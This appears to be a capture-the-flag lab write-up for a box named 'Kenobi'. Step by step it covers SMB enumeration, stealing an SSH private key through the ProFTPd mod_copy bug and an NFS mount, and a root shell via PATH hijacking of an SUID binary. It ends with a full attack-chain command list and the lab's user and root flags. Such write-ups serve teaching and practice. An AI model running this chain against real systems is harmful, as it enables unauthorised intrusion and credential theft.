A silent box with an IP address. Let’s make it talk.
Recon
nmap -sS -Pn -sC -sV --script=vuln -T4 -A TARGET_IP -oN kenobi_result.txt
Open ports:
- 21 FTP
- 22 SSH
- 80 HTTP
- 111 rpcbind
- 139 SMB (NetBIOS)
- 445 SMB
- 2049 NFS
A Samba share on our hands, and an NFS export sitting behind rpcbind. Good start.
What is Samba
Samba is the standard Windows interoperability suite for Linux and Unix. It lets users access files, printers, and shared resources across a network, often called a network file system. It runs on SMB (Server Message Block). SMB originally rode on port 139 over NetBIOS. Post-Windows 2000 it moved to 445 over TCP.
Enumerating SMB
nmap -p 445 --script=smb-enum-shares.nse,smb-enum-users.nse TARGET_IP
Nmap only sees one of the three shares the vuln scan flagged. Let’s go deeper.
enum4linux-ng -A TARGET_IPThen connect anonymously:
smbclient //TARGET_IP/anonymousHit enter at the password prompt, and we’re in.

Leave that session open. In a new terminal, pull the share down recursively:
mkdir -p ~/anonymous-share
cd ~/anonymous-share
smbclient //TARGET_IP/anonymous -N -c 'prompt off; recurse on; mget *'
log.txt is full of information.

The critical finds:
User: kenobi
FTP service: ProFTPD
FTP port: 21
SMB share path: /home/kenobi/share
SSH key path created: /home/kenobi/.ssh/id_rsa
So there’s an SSH private key on the box, and we know exactly where it lives.
NFS
The nmap showed port 111 running rpcbind. In this environment, 111 is the access point to the NFS export. Let’s enumerate it.
rpcinfo -p TARGET_IP
showmount -e TARGET_IP
The /var mount is exported. Hold that thought.
Initial access via ProFTPd
Grab the FTP banner:
nc TARGET_IP 21
Then check it against searchsploit:
searchsploit ProFTPd
Four hits for this version. We’ll use the mod_copy exploit.
The TL;DR on mod_copy: it allows server-side file copying via FTP SITE commands, no authentication required.
SITE CPFR /path/to/source       # copy from
SITE CPTO /path/to/destination  # copy to
From a pentester’s chair: if ProFTPd runs with enough permissions, you can copy sensitive files from protected paths into a readable, exported location. We know kenobi’s SSH key is at /home/kenobi/.ssh/id_rsa. We know /var is NFS-exported. So we copy the key into /var/tmp, then mount /var and walk off with it.
searchsploit -x linux/remote/36742.txt
Mount /var and grab the key we copied to /var/tmp:
sudo mkdir -p /mnt/kenobiNFS
sudo mount -t nfs TARGET_IP:/var /mnt/kenobiNFS
cp /mnt/kenobiNFS/tmp/id_rsa ~/kenobi_id_rsa
chmod 600 ~/kenobi_id_rsa
SSH in as kenobi:
ssh -i ~/kenobi_id_rsa kenobi@TARGET_IP
Thanks, kenobi. You just got pwned. User flag: d0b0f3f53b6caa532a83915e19224899
Privesc via PATH manipulation
Quick refresher. SUID means a file executes with the permissions of its owner. If the owner is root, that’s a privesc path waiting to happen. The danger shows up when a custom binary carries that same SUID bit.
Search for SUID files owned by root:
find / -perm -u=s -type f 2>/dev/nullBreaking that down:
find /              # search from root
-perm -u=s          # match files with the owner SUID bit set
-type f             # regular files only
2>/dev/null         # hide permission-denied noise
/usr/bin/menu is the odd duck out. Run it:
/usr/bin/menuIt looks like it’s calling system commands internally:
system("curl ...");
system("uname ...");
system("ifconfig ...");
Linux uses relative command names and searches $PATH to locate them. Since /usr/bin/menu runs as root, we can trick it by planting our own curl earlier in $PATH.
Confirm the binary calls curl (not /usr/bin/curl):
strings /usr/bin/menu
There it is. It calls curl -I localhost, not the absolute path. That’s the whole vulnerability.
Hijack it:
cd /tmp
echo '/bin/sh' > curl
chmod +x curl
export PATH=/tmp:$PATH
/usr/bin/menu
When the menu appears, pick the option that runs curl (option 1).

Enter 1, then whoami:

Welcome to the root shell. /usr/bin/menu runs as root, asks Linux to find curl, Linux checks /tmp first, finds our fake one, and runs /bin/sh with root privileges.
cat /root/root.txt
Root flag: 177b3cd8562289f37382721c28381f02
A silent box with an IP address, cracked open through a Samba share, a ProFTPd file-copy bug, an NFS mount, and an SUID binary that trusted $PATH a little too much.
Full Attack Chain
# 1. Recon
nmap -sS -Pn -sC -sV --script=vuln -T4 -A TARGET_IP -oN kenobi_result.txt
# 21 FTP, 22 SSH, 80 HTTP, 111 rpcbind, 139/445 SMB, 2049 NFS

# 2. Anonymous SMB, pull the share, read log.txt
smbclient //TARGET_IP/anonymous -N -c 'prompt off; recurse on; mget *'
# log.txt leaks: user kenobi, ProFTPd on 21, SSH key at /home/kenobi/.ssh/id_rsa

# 3. NFS recon: /var is exported
showmount -e TARGET_IP

# 4. ProFTPd mod_copy: copy the SSH key into the exported /var
#    SITE CPFR /home/kenobi/.ssh/id_rsa
#    SITE CPTO /var/tmp/id_rsa

# 5. Mount /var, steal the key, SSH in -> user flag
sudo mount -t nfs TARGET_IP:/var /mnt/kenobiNFS
cp /mnt/kenobiNFS/tmp/id_rsa ~/kenobi_id_rsa
chmod 600 ~/kenobi_id_rsa
ssh -i ~/kenobi_id_rsa kenobi@TARGET_IP
cat user.txt

# 6. Privesc: SUID /usr/bin/menu calls curl via relative PATH
find / -perm -u=s -type f 2>/dev/null
strings /usr/bin/menu        # confirms "curl" not "/usr/bin/curl"
cd /tmp
echo '/bin/sh' > curl
chmod +x curl
export PATH=/tmp:$PATH
/usr/bin/menu                # pick option 1 -> root shell
cat /root/root.txt
Recap: anonymous SMB, log.txt leak, NFS export, ProFTPd mod_copy to steal the SSH key, user flag, SUID PATH hijack on /usr/bin/menu, root flag.